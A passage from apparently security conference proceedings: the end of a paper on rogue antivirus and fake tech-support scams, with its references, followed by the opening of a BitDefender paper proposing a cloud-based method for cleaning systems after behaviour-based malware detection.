The use of free-for-personal use scanners *does* mean that more people (i.e. some of those who wouldn't *buy* AV) are protected by a near-commercial grade AV, even if functionality and/or support are limited, as is normally the case (Raywood, 2010). This is always the case, of course: the cost of producing mainstream AV has to be offset somewhere (Schrott, 2010), and it's usually underwritten by income from a for-fee, expanded-functionality version. Even open-source apps have to go this route eventually (or at least charge for documentation and support), and it's naive to assume (or at any rate suggest) that for-fee products are a "rip-off", as some reviewers have done (Edwards, 2007). This is, perhaps understandable in that consumer magazines cater for an audience that doesn't always understand the need for AV, doesn't want to pay for it if it can be helped, and is, like the business sector, far more forgiving towards what it doesn't pay for (Harley, 2006). [] According to a number of sources (Townsend, 2010; Retterbush, 2010; Morgan Stanley, 2010) 46% of consumers are reliant on free security software and that number is accelerating, while one report (OESIS 2010) suggests that "Though it might not be expected, companies that offer free products represent a majority of the market." (Harley, 2010a)

Goblin Market

However, the economics of the marketplace dictate that the consumer market isn't particularly profitable. It generally costs more than companies can afford to support non-paying customers, measured against the profit margin that keeps them afloat. (That, of course, is why some companies make single-user licences so expensive compared to their corporate deals.) So for many years, the deal with free AV has been a trade-off: fewer bells and whistles and in some cases less

comprehensive detection and disinfection, and restricted support (for example, there may be support forums, but no one-to-one telephone support). (Townsend, 2010; Harley, 2009a)

Purveyors of rogue AV and fake support services understand these economic models very well – and are pretty good at counterfeiting them – but are even better at exploiting the fact that many people are naive enough to think that a free product is likely to resemble a for-fee product in all respects. They've even been known to borrow such principles as trial versions and offer support centre facilities (which may, admittedly, largely focus on sales issues and answering questions like "how do I uninstall an AV product that keeps flagging your product as malware?" (Harley, 2010b) Others claim (falsely) to have industry standard certifications for their "products," introduce rudimentary "real" detection into the product, slander vendor reputations in public security forums and even the vendor's own support forums, and threaten legal action against real security vendors and others who might expose them for what they are. Others sponsor links to what appear to be versions of legitimate security software, but are actually malware, fake security software, "possibly unwanted" or greyware. Somewhat more unusually, we've seen sites passed off as vendor sites offering downloads that appear to be security programs, but are actually NSIS scripts sending short codes to premium-rate texting services. And more recently, "rogueware" programs that actually borrow the identity of a genuine AV program, though not its "look and feel" (Response, 2011). In many respects, attacks like this are as much directed against the security community as they are against end users.

"TANSTAAFL economics" is a topic apparently (9-12 Project, 2009) far less well understood by the public at large, or even the media, which may award points for "value for money" (and so on) in comparative reviews in ways that sometimes confuse the issue. For instance, by skating over problems with a free product that would be flagged more dramatically with a for-fee product or by failing to explain the restrictions on the availability of a free product for use outside the home. For example, the use of a free version is not usually permitted in a commercial environment – even a SOHO (Small Office, Home Office) environment – though there are one or two exceptions in that case.

Marketing with a Dull FUD

Mainstream anti-malware companies expend a significant proportion of their laboratory resources on the detection of so-called rogue security programs, which has become harder since the bad guys started to expend some of *their* resources on countering our detection by lab-testing *our* products in order to find ways of making our detection less effective.

Of course, the more successful a security company gets, the more likely it is to be attacked, using fuzzing, reverse-engineering and so on to stress-test security products, then using the results to generate better obfuscation wrappers and other defensive measures. To add insult to injury, where they used to use sites like Virus Total to check the effectiveness of their obfuscation against the latest scanner versions, they now use an in-house equivalent, or a "black" third-party equivalent.

Nowadays, a lot more people are already very aware of rogue security programs. But they may not be aware of how pervasive the organizational infrastructure that underlies them really is, or the variety of forms that such attacks are beginning to take.

False Profits

One of the main drivers here is obviously profit: after all, that's true of nearly all malware authoring nowadays. But this isn't just an attack on the credit cards of the consumers who are directly targeted. It's also an attack on the credibility and effectiveness of the security industry. There may

be many who don't believe that the security industry has too much of either, but bear with me: or at least consider the possibility that overall, we do more good than harm.

It's not a coincidence that rogue products sometimes impersonate real products and services (Patanwala, 2010; Harley, 2011). We see legitimate brands, web sites and even malware descriptions misappropriated by fake AV companies.

Not so long ago, this author passed on information to a competitor about spam linking to a site claiming to be offering a new version of their product. It might even be true, up to a point: that operation, rather than being a straightforwardly fake and clearly malicious site, seems to specialize in charging its customers for access to software that's available free from other sources (Harley, 2010c), and the competitor in question does indeed offer a free version of its scanner. However, this particular group has also offered access to a product known to be rogue, so the service that they're offering is clearly not extravagantly fussy about the quality and legitimacy of the products it promotes, even if it has no direct alignment with the fake AV industry.

Fake Product, Fake Support

Many rogue products incorporate an "online support" button (Brulez, 2010), allowing the gang to escalate the victim's engagement from free product to free (but very short term) trial product to remove the "infections" to customer satisfaction survey. This is nicely integrated into traditional approach, where "blackhat SEO" (Search Engine Optimization) is used to poison Google searches, driving potential victims to a malicious site where pop-ups flag "viruses" and demand money. And indeed, Innovative Marketing, an operation formerly responsible for a huge catalogue of rogue scumware, is somewhat celebrated for the size of its support infrastructure, though apparently its support staff were mostly dealing with enquiries such as: "I'm trying to install your product, but my antivirus keeps blocking it: how can I get it installed?"

Send in the (Fake) SAAS

In the past year or two, the author (Harley, 2010d) has become aware of a "service" whereby people are cold-called to let them know that they "have a problem" with malware infection, and were being offered a different as a replacement for their current "inadequate" anti-virus. (Harley, 2010a)

Ongoing commentary and investigation (Harley, 2010e) has shown this attack to be characteristic of a group of sites in India offering dubious software and support services, and not only in the UK (Harley, Schrott & Zeleznak, 2010). Other companies have also reported this kind of scam: for instance, Symantec's Orla Cox (2010) took up the theme, and Paul Ducklin (2010) blogged on it more recently at Sophos.

Low-Hanging Fruit in the Walled Garden

Ducklin made the useful point that as more ISPs start to consider the walled garden approach, by which a customer's access to the Internet is conditional on the clean state of their machine, more of those customers will be conditioned into finding credibility in phone calls from remote call centres advising them of malware problems. While this aspect of the problem has particular local significance in Australia, the legal ramifications in other jurisdictions have been remarked elsewhere (Harley, Schrott & Zeleznak, 2010; Harley, 2011).

Blurring the Borders

Real anti-malware developers are harassed by legal threats when they detect fake security programs (and certain greyware) as malware, and that's not the only way in which they use our own weapons against us. Rob Rosenberger, an inveterate but often entertaining critic of the security industry, has long suggested that the AV industry has groomed the customer to accept the improbabilities of fake security marketing with its own marketing models (Harley, 2010f)). He's not altogether right, but he has a point: there's been a disturbing trend recently to escalating hype and fear-mongering in some corners of the industry, using techniques that seem modeled on rogue AV marketing. AV researchers have always been sticklers for ethics: if industry marketing becomes indistinguishable from that of the bad guys, companies don't just lose credibility with their customers, but with the experts who maintain the product backbone behind the marketing.

Faking IT

Criminals have long been misusing Search Engine Optimization (Black Hat SEO) to attract potential victims to web sites that trick them into thinking their machines are infested with viruses or spyware, and offering fake security software to "fix" problems that don't exist, or which they themselves have caused. For instance, by corrupting or encrypting files and then charging a fee to "recover" them.

Why do we call this rogue AV? (Harley, 2010b) While they do a good enough job of impersonating the AV industry to fool their victims, these aren't rogue AV developers: they're criminals, trying to confuse their victims by making it more difficult to distinguish between the disease and the cure. Some rogue AV may be have no direct destructive impact "worse" than the useless tonics and placebos of an old-time medicine show – a minor hit on the victim's bank book and a potentially dangerous sense of false security – but it can be worse. When a victim is tricked into giving out sensitive information, there are many ways in which it may be misused, apart from the original "sting" (Harley, 2010g)

Conclusion

So, naturalists observe, a flea
Has smaller fleas that on him prey;
And these have smaller still to bite 'em,
And so proceed ad infinitum. (Swift, 1733)

There's nothing new about fake security software (and other utilities); indeed, passing off malware as anti-virus is a way of tricking the victim into running it that goes back to the Black Baron (Harley, Slade, & Gattiker, 2001), and earlier. However, variations on the ways of exploiting the security-related fears of potential victims are, it seems, infinite. Gangs pushing rogue AV have shown energy and ingenuity in driving victims towards sites salted with fake AV, where they can take full advantage of those fears. Just as the real AV industry is accused of doing.

However, there is a distinct difference between meeting a demand that originates in a reasonable fear of a genuine threat (AV, insurance, flak jackets), and creating a demand that originates in ruthless exploitation of the fear of a threat that doesn't exist (fake AV, garlic and silver bullets), and offers little or no protection against real threats (malware, injury, shrapnel). Whether you like it or not (and lots of people outside the security industry seem to dislike it), the former is legitimate marketing. The latter is unequivocally fraudulent. The question remains: how does the average user learn to distinguish between the two? These "smaller fleas" are uncomfortable enough for the security industry, but constitute greater potential dangers than a fleabite to its customers.

Invitation to a Free Lunch

Let's start with an easier question: why shouldn't you use free antivirus? (Harley, 2009b) As already stated, the AV industry doesn't actually disapprove of free AV: most companies have free evaluation versions, and several have free online scanners, though the evaluation copy only functions for the evaluation period, and an online scanner has limited functionality, but completely free versions also have limitations. The message is, though, that anyone wanting to use a free version of a for-fee product needs to be sure that:

- They meet the eligibility criteria for using a free version. Vendors who make a free version of a commercial product available usually intend it to be available to home users or for evaluation only, not for multi-seat commercial offices.
- That the free product itself meets all their needs. Most free AV is limited to detection (and, in some cases, removal). Some free products don't detect the full range of malware, and don't usually have all the capabilities of a full-blown security product. (Schrott, 2010)

Free protection is in some senses better than no protection, as long as people don't expect more from it than it can actually offer. However, even the best "pure" anti-virus scanner in no way equates to comprehensive protection – by which I mean reasonably effective multi-layering, not 100% infallibility! – at home or in a commercial environment (Townsend, 2010). In fact, it could be said that with the possible exceptions of the occasional hobbyist programmer or teams of open source enthusiasts with no solid connection to the mainstream AV industry, the free-for-personal-use scanner is the last refuge of the pure anti-virus scanner. And even those free-for-personal-use editions aren't, of course, limited to the detection of self-replicating malware any more.

However, none of this is particularly helpful to the victim lured by Black Hat SEO or social media spam to a malicious site that pushes fake alerts leading to fake warnings. There have been approaches to making the distinction clearer at several levels, however.

Selling Education

Vendor-specific approaches have included including access to educational material built into a scanner sales package, such as access to a "tips" web site, informational newsletters and so on. These seem to be useful in that they can bring customers to resources that they would not have accessed otherwise, as long as those resources are security-centred rather than marketing-focused. (That isn't to say that informational resources should never include any sort of marketing agenda, of course: that might be ideal, but would hardly be realistic.)

Behave Yourself!

One possible approach was suggested in a 2009 paper for the Virus Bulletin Conference on using the behaviour of the user *as well as* that of malware to train both the software and the user to be more effective at defending a system (Debrosse & Harley, 2009). Of course, behavioural analysis is a standard tool for today's anti-malware, but analysing the behaviour of the user as well as (if not instead of) that of the program is a dramatically different approach to incorporating education into marketing.

However, these approaches have one major flaw in the context of this topic: they involve an element of preaching to the choir. That is, they are most likely to benefit someone who has already bought a product, and is therefore less likely to fall for a fake alert (though it's by no means unknown). While there's no absolute answer to that objection, at least a partial answer is for vendors (individually and as an industry) to think more holistically about their position as suppliers

not only of products and services, but also of education, through blogs and white papers, and through participation in multi-disciplinary forums and informational initiatives in the public interest.

Explanation is Education

Security companies are going to have to do a better job of explaining their business models in order to make clearer the difference between the rogue approach to marketing and provision, and the legitimate approach. And that means a lot more than mimicking rogue AV's FUD marketing: it's an educational initiative, and it involves educating the business user, the end-user, and the people who market and sell products. Every time someone tries to sell a product using quasi-rogue approaches , they trade a short-term possible economic advantage for a long-term drop in the industry's credibility. That's bad for the industry, of course, but it's also bad for the consumer. It exposes him to further confusion between rogue and legitimate, and he'll tend to go for what sounds like the better (something for nothing) deal.

The Common Computing Security Standards Consortium has a list of "trusted vendors" at http://www.ccssforum.org/trusted-vendors.php. It lists vendors by name and includes various items of information, perhaps most usefully, the main URLs for those vendors. While there are many informational sites that include URLs for security vendors, this one has an advantage in that its list was compiled during extensive discussions on an associated mailing list of the definitions of trusted and the entire fake AV problem, so there was a certain informal filtering of company names based on an existing web of trust. Unfortunately, it isn't clear that this list or initiative is being maintained. However, the approach is valid and a similar initiative could be helpful – though no panacea – and could indeed be extended, for instance, to develop a joint code of conduct for the marketing of security products, to make it harder for purveyors of fake products and services to mimic and pervert legitimate practices.

References

9-12 Project (2009). TANSTAAFL: The FIRST (and most important) Rule of Economics. Retrieved 1st February, 2011, from http://www.educatetheelectorate.com/index.php?option=com_content&view=article&id=110:tanstaafl&catid=44:basics&Itemid=114.

Brulez, N. (2010). Technical support – they're not always the good guys. Retrieved 1st February, 2011, from http://www.net-security.org/malware_news.php?id=1402.

Cox, O. (2010). Technical Support Phone Scams. Retrieved 1st February, 2011, from http://www.symantec.com/connect/blogs/technical-support-phone-scams.

Debrosse, J. & Harley, D. (2009). Malice Through the Looking Glass: Behaviour Analysis for the Next Decade. Virus Bulletin Conference Proceedings. Retrieved 1st February, 2011, from http://www.eset.com/resources/white-papers/Harley-Debrosse-VB2009.pdf.

Ducklin, P. (2010). Sick of call centres? Don't worry, it gets worse. Retrieved 1st February, 2011, from http://nakedsecurity.sophos.com/2010/11/04/sick-of-call-centres/.

Edwards, S. (2007). The Great Anti-Virus Rip-Off. Computer Shopper, pp 125-131, Dennis Publishing.

Harley, D., Schrott, U., Zeleznak, J. (2010). Hanging On The Telephone: Antivirus Cold-Calling Support Scams. (In press)

Harley, D., Slade, R., Gattiker, U. (2001). Viruses Revealed: Osborne.

Harley, D. (1998). Re-Floating the Titanic: Dealing with Social Engineering Attacks. EICAR Conference Proceedings. Retrieved 1st February, 2011, from http://smallbluegreenblog.wordpress.com/2010/04/16/re-floating-the-titanic-social-engineering-paper/.

Harley, D. (2006). I'm OK, You're Not OK, Virus Bulletin. Retrieved 1st February, 2011, from http://www.virusbtn.com/virusbulletin/archive/2006/11/vb200611-OK.

Harley, D. (2009a). Microsoft AV Revisited. Retrieved 1st February, 2011, from http://blog.eset.com/2009/06/23/microsoft-av-revisited.

Harley, D. (2009b).More Free Lunches. Retrieved 1st February, 2011, from http://blog.eset.com/2009/08/03/more-free-lunches.

Harley, D. (2010a). Fake AV, Fake Support. Security Week. Retrieved 1st February, 2011, from http://www.securityweek.com/fake-av-fake-support.

Harley, D. (2010b). Security Zone: Faking IT Support. Retrieved 1st February, 2011, from http://www.computerweekly.com/Articles/2010/10/04/243165/Security-Zone-Faking-IT-support.htm

Harley, D. (2010c). Limewire, free software, and for-fee membership. Retrieved 1st February, 2011, from http://blog.eset.com/2010/10/27/limewire-free-software-and-for-fee-membership.

Harley, D. (2010d). Fake AV Support Scams. Retrieved 1st February, 2011, from http://blog.eset.com/2010/07/20/fake-av-support-scams.

Harley, D. (2010e). Retrieved 1st February, 2011, from http://blog.eset.com/?s=support+scams.

Harley, D. (2010f). Fake anti-malware blurring the boundaries. Retrieved 1st February, 2011, from http://blog.eset.com/2009/10/24/fake-anti-malware-blurring-the-boundaries

Harley, D. (2010g). Anti-Antimalware: Faking It, Not Really Making It. Retrieved 1st February, 2011, from http://blog.eset.com/2009/02/20/anti-antimalware-faking-it-not-really-making-it.

Harley, D. (2011). AV Company, Heal Thyself. Retrieved 25th March, 2011, from http://www.scmagazineus.com/av-company-heal-thyself/article/199043/.

Mackay, C. (1841). Extraordinary Popular Delusions and the Madness of Crowds, Richard Bentley.

Mac Virus (2010). Sophos Goes AVG. Retrieved 1st February, 2011, from http://macviruscom.wordpress.com/2010/11/02/sophos-goes-avg/.

Mankel, H. (1997). Steget efter (English translation by Ebba Segerberg: *One Step Behind*, 2002): Harvill Secker.

Morgan Stanley (2010). Changing Consumer Security Economics: the Rise of Free. Retrieved 1st February, 2011, from http://www.pandainsight.com/es/wp-content/uploads/2010/06/The-Rise-of-Free-MS-17-May-10.pdf.

OESIS (2010) Worldwide Antivirus Market Share. Retrieved 1st February, 2011, from http://www.oesisok.com/news-resources/reports/worldwide-antivirus-market-share-report%202010.

Patanwala, T. (2010). Imitation is not always the sincerest form of flattery. Retrieved 1st February, 2011, from http://blog.eset.com/2010/10/07/imitation-is-not-always-the-sincerest-form-of-flattery.

Raywood, D. (2010). How savvy are consumers when it comes to anti-virus? SC Magazine. Retrieved 1st February, 2011, from http://www.scmagazineuk.com/how-savvy-are-consumers-when-it-comes-to-anti-virus/article/192457/?DCMP=EMC-SCUK_Newswire.

Response (2011). With great name comes great liability? Retrieved 1st February, 2011, from http://www.f-secure.com/weblog/archives/00002090.html.

Retterbush, T. (2010). Free vs. Paid Anti-Virus Protection. Retrieved 1st February, 2011, from http://tomretterbush.posterous.com/free-vs-paid-anti-virus-protection.

Rosenberger, R. (2010). Zone Alarm Dabbling in "Scareware" Tactics. Retrieved 1st February, 2011, from http://vmyths.com/2010/09/20/zonealarm/.

Schrott, U. (2010). Guest Blog: How Free is Free Antivirus? Retrieved 1st February, 2011, from http://blog.eset.com/2010/04/14/guest-blog-how-free-is-free-antivirus.

Surowiecki, J. (2004). The Wisdom of Crowds: Why the Many Are Smarter Than the Few and How Collective Wisdom Shapes Business, Economies, Societies and Nations: Doubleday; Anchor.

Swift, J. (1733). On Poetry: a Rhapsody. In The Poems of Jonathan Swift. Retrieved 1st February, 2011, from http://www.gutenberg.org/files/14353/14353-8.txt.

Townsend, K. (2010). Anti-Virus and Anti-Spam: a Technology Update. Retrieved 1st February, 2011, from https://kevtownsend.wordpress.com/2010/12/07/anti-virus-and-anti-spam-a-technology-update-2/.

Virus Bulletin (2009). Panel discussion: Free AV vs paid-for AV, Rogue AVs. Retrieved 1st February, 2011, from http://www.virusbtn.com/conference/vb2009/abstracts/Panel.xml.

Wikipedia (2011a). Professor Moriarty. Retrieved 1st February, 2011, from http://en.wikipedia.org/wiki/Professor_Moriarty.

Wikipedia (2010). Karla (fictional character). Retrieved 1st February, 2011, from http://en.wikipedia.org/wiki/Karla_(fictional_character).

Wikipedia (2011b). Ernst Stavro Blofeld. Retrieved 1st February, 2011, from http://en.wikipedia.org/wiki/Ernst_Stavro_Blofeld.

Wikipedia (2011c). Script Kiddie. Retrieved 1st February, 2011, from http://en.wikipedia.org/wiki/Script_kiddie.

Wikipedia (2011d) Victimology. Retrieved 1st February, 2011, from http://en.wikipedia.org/wiki/Victimology.

Wikipedia (2011e). The Wisdom of Crowds. Retrieved 1st February, 2011, from http://en.wikipedia.org/wiki/The_Wisdom_of_Crowds.

Wikipedia (2011f). 1066 and All That. Retrieved 1st February, 2011, from http://en.wikipedia.org/wiki/1066_and_All_That.

Maximizing cleaning rate for behaviour based detection, using CLOUD technologies

Cristian LUNGU, Laura BOERIU, Horea COROIU, Sorin CIORCERI
BitDefender

About Authors

Cristian Lungu *is a senior virus researcher and the Team Leader of "Heuristic Detection Techniques" department at BitDefender. He holds a Master's Degree in Software Engineering since 2010 with a thesis on computer vision at the Technical University Cluj-Napoca, Romania. His main areas of interest include artificial intelligence, machine learning algorithms and information security. During his spare time he enjoys drawing, playing his guitar or hiking.*

Contact Details: Mihail Eminescu Boulevard, Bl. M11, Sc. C, ap. 21, 615200 Tîrgu Neamţ, Neamţ, Romania, phone: +40-766-253-972,

Email: lungu_g_cristian@yahoo.com, lcristian@bitdefender.com

Laura Boeriu *is a senior virus researcher in the "Heuristics" team of the "Proactivity and Kernel Research" department at BitDefender. Her work consists of developing code for the Active Virus Control module that heuristically detects malware behaviour at runtime. She holds a Bachelor's Degree in Computer Science and a Master's degree in Distributed Systems, as for her main areas of interest, they include malware analysis, data mining and distributed computing. During her spare time, she enjoys reading books, walking in nature and collecting stones.*

Contact Details: Romania, Brasov, Calea Bucuresti street, 15, phone: +40 722 280 939

Email: laura_boeriu@yahoo.com, lboeriu@bitdefender.com

Horea Coroiu *graduated from the Technical University of Cluj-Napoca in 2008 with a degree in Computer Science. He soon took a job as a malware analyst at Bitdefender. His current research includes clusterization techniques, automated sample classification and proactive malware detection. He also prides himself with his static analysis abilities.*

Contact Details: Romania, Cluj-Napoca, Cluj, 2 Tarnita Street, bl C1, ap 5, phone: +40 752927231

email: Horea.Coroiu@gmail.com

Sorin Ciorceri *graduated the Computer Science University from Iasi in 2008 and now works for Heuristics team of the Proactivity and Kernel Research departament at BitDefender.*

His work consists of developing code for AVC and research and development for an internal testing system using virtual-machines. Extra work he likes to do involve electronics, he's a fan of green-energy and he's an amateur radio operator.

Contact Details: Romani, Cluj, Baciu, Principala Street, no. 29B, ap. 68, phone: +40 743 634 035

Email: cpsorin@yahoo.com, sciorceri@bitdefender.com

Keywords. *Cleaning, behaviour based systems, cloud, malware, unpack, runtime, disinfection*

Maximizing cleaning rate for behaviour based detection, using CLOUD technologies

Abstract

Detecting malware used to be the main problem posed to antivirus companies and to some extent it still is, but in the last couple of years this problem has been outweighed by the task of cleaning the system once it has been compromised. This is because antiviruses eventually add detection to unknown malware, but the changes the malware has caused to the registry or the file system during the "blind" period most often disable features of the operating system or leave behind security holes that can lead to future infections. Thus, only removing or disabling the malware itself is not good enough if these changes are not undone as well.

This paper tries to address the more specific case related to behavior detection systems that signal the infection only after the malware has already executed some or its entire payload. Although in this case the malware has been removed, the machine has already been compromised so a need for accurate cleaning is essential.

Traditional approaches for this problem usually involve history databases that record actions of currently running processes in order to undo them in the case of an infection. This method has the disadvantage of adding considerable memory resources and overhead to the antivirus.

We present CDS - Clean by Detection Shifting. CDS is a system which uses prior information stored „in the cloud" to preemptively block undetected malware before it has a chance to execute its payload. The system runs in three steps, based on the model „interrogate-detect-submit". It gathers information the first time it encounters an instance of a malware process, then it stores it in the cloud and uses it to identify identical infected processes on other machines before they are able to execute. This enables the system to detect an infected process behaviorally and stop its execution before it does any damage, thus easing the task of a complete cleaning.

Introduction

Detecting malware isn't only about detection anymore. Spectacular advances in both malware (Matrosov, Rodionov, Harley, & Malcho) and antimalware (QuickScan, 2010) technologies have been made in the last decade and the battle that started as an academic challenge (Kraus, 1980) at first has become a money making industry (Correll & Corrons, 2009) in the last decade, or more recently, a cybernetic "arms race" (Wilson, 2011). These have all lead to a situation where malware are so complex (O'Murchu, 2010) that they are no longer a single file threat but come more often as packages (Zetter, 2010) of components each with its certain capability. These packages, if not entirely detected or removed, can expose a future infection vector by which malware is reinstalled on the victim's computer. It's not uncommon for present day malware to install a backdoor or a "command and control" client on the machines they infect, that is independent and cannot be linked to the original malware. Antiviruses can have some problems in linking them in the case one is detected because other than having a common root "ancestor" they don't relate in any other way. Other scenarios of assuring future penetration vectors involve altering the operating system's state in such a way that would create security holes that are independent of the malware itself. This enables the malware writers to penetrate the computer at a later moment, even if the entire malware

has been successfully removed in the mean time, since the changes are not external programs but custom settings of the operating system. These alterations can involve sensitive registry changes (Apap, Honig, Hershkop, Eskin, & Stolfo, 2002), adding new user accounts, creating full access shared folders, stealing computer passwords, disabling security features like the firewall, the automatic updates, or the DEP (Data Execution Prevention) (Microsoft, 2006). Last but not least, the malware can install clean applications that are known to be exploitable or can revert to outdated versions of software already installed on the victim's machine. This limits the visibility of the changes, since no new suspicious program is installed.

In each of these cases the antivirus technologies must be able to restore as many changes as possible and leave the system in a state as close as possible to the one before the malware got installed. To some extent, antivirus technologies must behave in a similar way with the "System Restore" (Microsoft, 2001) utility integrated in the Windows operating systems. This however involves great computational power and resources and can have a big impact on the computer's performance when active, thus implementing such a technology is for the moment not an option. Testing organisations (av-test.org, av-comparatives.org) do however take into account the capability of complete removal (AV-Test.org, 2010) of malware when rating antivirus systems, so a compromise is expected to be found.

Detecting a malware has proven to be limited only by the time it passes between its actual release and the date of it coming under the AV community scrutiny. Virtually no malware escapes being detected by AVs, forever. However, the time span between its spread and detection is crucial since AV can offer no protection if it's not detected. The malware can do whatever it pleases on the victim's computer in this time. So the problem has shifted from "being able to detect malware" to "being able to undo its effects" on the host machine. Cleaning has become the next milestone in AV agenda.

In dynamic behavioural based system this "critical span" appears even at a smaller level, every time a malware runs. Between the time a malware starts and the time it's actually detected (i.e. doing enough damage so to be deemed infected) many malware actions occur that can harm the computer in the same way as stated before. Removal of these changes is of the same importance as of those made on the long term. In this paper we shall focus our attention solely on the problem of cleaning a system of malware actions that occur in the behavioural based systems as described in this last paragraph.

The paper presents a consistent method of maximizing malware cleaning rate in behavioural based systems by presenting the following:

- We formalise the problem of cleaning malware for the case of behavioural based systems and discuss several approaches that could lead to better performance.
- We present a model for implementing changes in AV behavioural engines in such a way it will enhance cleaning rates. These changes are available to all major AV vendors without the need to implement new custom technologies.
- We demonstrate an increase in cleaning rate on the WILDLIST (WildList, 2010) collection sets based on the system described earlier

The problem of cleaning malware

As stated in the previous section, cleaning has long stopped being a feature in AVs and has become a necessity in the today context of malware. However, this is not an easy task since the number of changes a malware can do to a system in order to achieve its goal is practically infinite. We present in the following section some approaches that have been proposed by our team for this particular problem.

1. The "item" approach

One way of achieving cleaning of malware would be to map all the critical "items" that most malware "use" and inspect them each time a malware has been found. If a critical item relates in some way to the newly detected malware then it will be removed or undone. Mapping the "items" involve data mining for common patterns in malware behaviour. One item may be a unique attribute or resource (e.g. a file or url) or may be a composition of other elements (e.g. a specific API pattern; a sequence of registry queries; a combination of file, registry key and associated process, etc..). The undoing of an "item" may be programmed as a specific removal routine.

This approach seems good in theory but it fails in practice since some of the following scenarios may occur:

- Item A is a registry key that lists more than one executable, one of which is the malware. Removing only the malware would not solve the case if the other executables were also malware related, because the clean-up would be incomplete. Removing the entire key would render a system unstable if the other executables were legitimate.
- Item B is an opened handle, used by the malware, to a file which is also used by other legitimate applications (e.g. a .part file of Firefox's download manager). There is no easy answer in knowing whether it is safe to keep the file on the host or not.
- Item C is a clean application, found on the system and used by the malware (e.g. wget). It would be impossible to know if the item was installed by the victim or brought by the malware itself.

2. The contextual "item" approach

One optimisation of the previous approach would be to record the context of the "items" as they happen and take the appropriate actions when an infection is determined. This has the advantage of contextual differentiation between ambiguous cases like the ones described above but would add a layer of complexity by storing and using this information in order to take the appropriate decisions.

For the first case described earlier, the information about every process that wrote in the registry key (item A) would be stored. When an infection is detected, the context would allow the cleaning routine defined for item A to correlate any other process that wrote the malware value, with the process itself and remove them both.

For the second case, the creation context would allow to determine which of the processes owning opened handles to the file had created it. The following cases would be possible:

a) The malware process triggered the creation of the file and then was opened also by the clean application

b) The file already existed and was opened by both the malware and the legitimate application.

c) The file was created by the legitimate application and subsequently opened by the malware process.

These cases allow for an accurate definition of a correct cleaning procedure. The third case is similar in some respect to the second one.

As it turns out, this approach is not practical either since some cases would still be impossible to be handled correctly. For example, it would be impossible to correlate two independent malware processes if they do not interact with the same item (and thus, not linking them to each other).

3. The history approach

An approach often used in practice is to store for each process the list of actions done since the beginning of the execution. When it is determined at a later moment that the process is infected, all the actions made by the process are undone. This has the advantage of precisely knowing what needs to be cleaned and how, in an automated manner. The keys created are deleted, the information written in files is restored, the changes to the file system are removed, etc... This approach can also correlate processes that are independent, given the case where the infected process is a parent, and spawns to different processes from two different dropped files.

The history approach has obvious drawbacks brought by the high overhead (it needs to monitor virtually all the processes all the time) and the need for large databases to store the gathered information. Much of this information and monitoring time is of no use since it is monitoring clean applications. Some optimisation can be brought by using white listing techniques to avoid monitoring of known processes. This can also create problems when malware inject their code in such process and thus, the optimisation must be used wisely.

Although it may seem that this approach can manage the cleaning procedure for virtually all the cases, two fundamental weaknesses exists:

a) The case in which an infected malware is detected only after a second start of its process.

   In this case every change that has been done by a process on its first execution would be lost, and because of this, a complete cleaning would be highly improbable. If a malware executes its payload in two stages, the first being its installation and the second actually running malware code, the changes done in the actual installation would be erased after the process's termination. This is because the history is process related. When a process ends, its associated information is freed. This case happens in behavioural based systems since the malware behaviour can only be detected only after it occurs and since, only in the second stage.

b) The case in which an infected malware is detected but is not the root of the infection.

   In this case, the cleaning of a process that is detected as malware by a behavioural based system cannot account for the other items that were not created by it (but were done by the parent process for example). Malware detections are in some well defined cases subject to inheritance (e.g. an installer that contains a malware is considered malware). Because of this, the cleaning must be also done to the process that inherits the malware detection but since in many of these cases the root process ends its execution immediately after the malware starts (e.g. installers, or self-extracts) the changes done by them are lost before they can be used.

4. The complete history approach

Building upon the previous solutions, this approach tries to address the weaknesses described earlier by recording a complete history of changes made by monitored processes. This involves serializing, appending and deserializing information for processes upon their start, on execution and towards their end. It is obvious that from all the approaches presented above, this one brings the most impact on the system performance and resource consumption but is also the only one that can provide all the information that a complete cleaning mechanism would need in order to resolve ambiguities. To some extent, systems that use this approach behave like snapshots for a specific state, recording in a timeline fashion the changes that occur over a given period of time on the computer, and can be likewise reversed to the desired state (before the malware's first execution).

Final approach

As presented above, a reliable cleaning mechanism involves computing power, lots of storage and adds unwanted complexity to a software that is already complex. The best solution would be to consider a compromise between cleaning and complexity. That is, to build a cleaning mechanism for behavioural based systems (named generically BBS in the following sections) that maximizes to the best extent possible the cleaning rate of malware and keeps the overhead and hardware requirements low. In other words, we believe it is a good trade-off to clean 99% of the total computers with a low complexity and overhead, leaving the rest of 1% to other alternatives. With this in mind, we have connected the cloud capability of the AV with a form of submission scheme that allows infected machines to alert and prevent future executions of the same malware.

This mechanism, named CDS (Clean by Detection Shifting), runs in three steps, as follows:

a) System A gets infected with malware X. When X starts, BBS asks the cloud if X has been previously signalled as infected. If the answer is positive, the process is stoped immediately.

b) If not, X starts executing (because the cloud has no information on it). BBS deems X as infected. A snapshot of X is sent to the cloud marking the process as infected.

c) System B gets infected with malware X. When BBS interrogates the cloud, X is reported to lead to an infection. It is therefore stopped, before it gets a chance to execute its payload and do any damage.

The process described above is also visually depicted in figure 1, presented below.

